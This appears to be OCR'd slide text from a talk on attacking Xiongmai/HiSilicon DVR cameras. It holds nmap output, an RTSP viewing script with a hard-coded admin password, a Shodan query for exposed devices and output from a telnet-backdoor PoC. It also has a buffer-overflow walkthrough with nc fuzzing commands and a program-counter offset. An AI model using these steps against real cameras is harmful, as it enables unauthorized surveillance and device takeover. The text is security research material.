




https://nmap.org/

```
--- 192.168.1.10 ping statistics ---
8 packets transmitted, 7 received, 12.5% packet loss, time 7010ms
rtt min/avg/max/mdev = 48.312/210.384/715.434/212.392 ms
[redacted]$ nmap 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 19:15 BST
Nmap scan report for 192.168.1.10
Host is up (1.8s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
554/tcp open  rtsp
```


RTSP




```
#!/bin/bash
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=uapXNi37&channel=1&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=uapXNi37&channel=2&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=uapXNi37&channel=3&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=default&password=uapXNi37&channel=4&stream=0.sdp'
```

Shodan

https://www.shodan.io/search?query=uc-httpd+1.0.0



Rainbow Tables



Another result of the auth function (deeper) static analysis: the password hash function is `sub_3DD5E4`. It is basically MD5 with some strange transformations. Reversed and implemented it in Python.

-Tothi (Github)

Remote Back Door

Expert released PoC exploit code for unpatched backdoor in HiSilicon chips

February 5, 2020 By Pierluigi Paganini

```
(venv) dvr@dvr-VirtualBox:~/hs-dvr-telnet$ ./hs-dvr-telnet.py 192.168.1.10
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
```

Researcher published details about a backdoor mechanism he found in HiSilicon chips, but he did not report it to the vendor due to the lack of trust in it.

https://habr.com/en/post/486856/


https://securityaffairs.co/wordpress/97367/hacking/hisilicon-chips-backdoor.html

Xiongmai (Hangzhou Xiongmai Technology Co, XMtech).

`Sofia` binary supported by custom `busybox` and `dvrHelper`.


Hisilicon / Huawei

Remote Back Door to Open Telnet





https://nmap.org/


```
--- 192.168.1.10 ping statistics ---
8 packets transmitted, 7 received, 12.5% packet loss, time 7010ms
rtt min/avg/max/mdev = 48.312/210.384/715.434/212.392 ms
[redacted]$ nmap 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 19:15 BST
Nmap scan report for 192.168.1.10
Host is up (1.8s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
554/tcp open  rtsp
```



Remote Back Door to Open Telnet







Buffer Overflow

buffer overflow in builtin webserver

The Sofia binary handles the HTTP requests on port 80/tcp. Let us try some fuzzing with the requests. Of course, attaching gdb (see above) should be helpful. Actually, we should kill the Sofia process and restart it with gdbserver to see the console output as well:

```
$ kill 610
$ /mnt/mtd/gdbserver :2000 /var/Sofia
```

And locally:

```
$ gdb -q -ex 'set gnutarget elf32-littlearm' -ex 'target remote 192.168.88.127:2000'
GeF> c
```

Now let us see the GET requests. No response:

```
$ echo 'GET /' | nc 192.168.88.127 80
```

Normal response (even without proper closing and/or newline at the end):

```
$ echo -ne 'GET / HTTP' | nc 192.168.88.127 80
```

Test for some overflow with a looong request:

```
$ python -c 'print "GET " + "a"*1000 + " HTTP"' | nc 192.168.88.127 80
```

Nice. The response is a 200 with a "404 File Not Found" message, but we can see a wonderful crash in the gdb. :)

Note, that there is a watchdog kernel module enabled for the Sofia application. If it is not running for a minute, the device reboots. This is good on the one hand if we experiment with a remote device, but it is bad on the other if we want to do some debugging smoothly.

The watchdog can not be turned off once it has been started, so the only way to get rid of it is to modify the read-only


program flow control

Why is the crash wonderful (in an attacker's view)? The remote process Sofia got SIGSEGV (segmentation fault), the stack is filled up with our "a" characters, but the most important is: the $pc (program counter) register has our injected value `0x61616160` ("aaaa" - 1) in it (probably triggered by a ret but the cause is not important). This should be a classical stack overflow, and this means that we have the chance to control the program flow easily.


After some experimenting (by interval halving):


```
$ python -c 'print "GET " + "0123" + "a"*(299-4) + "wxyz" + " HTTP"' |  nc 192.168.88.127 80
```

This results SIGSEGV, too, and the $pc register is `0x7a797876` (~"wxyz"; reversed, because byte-ordering is little-endian; and -1 because alignment). Our payload starts (with "0123aaa...") at $sp+0x14 (stack base + 0x14).





Buffer Overflow







Buffer Overflow

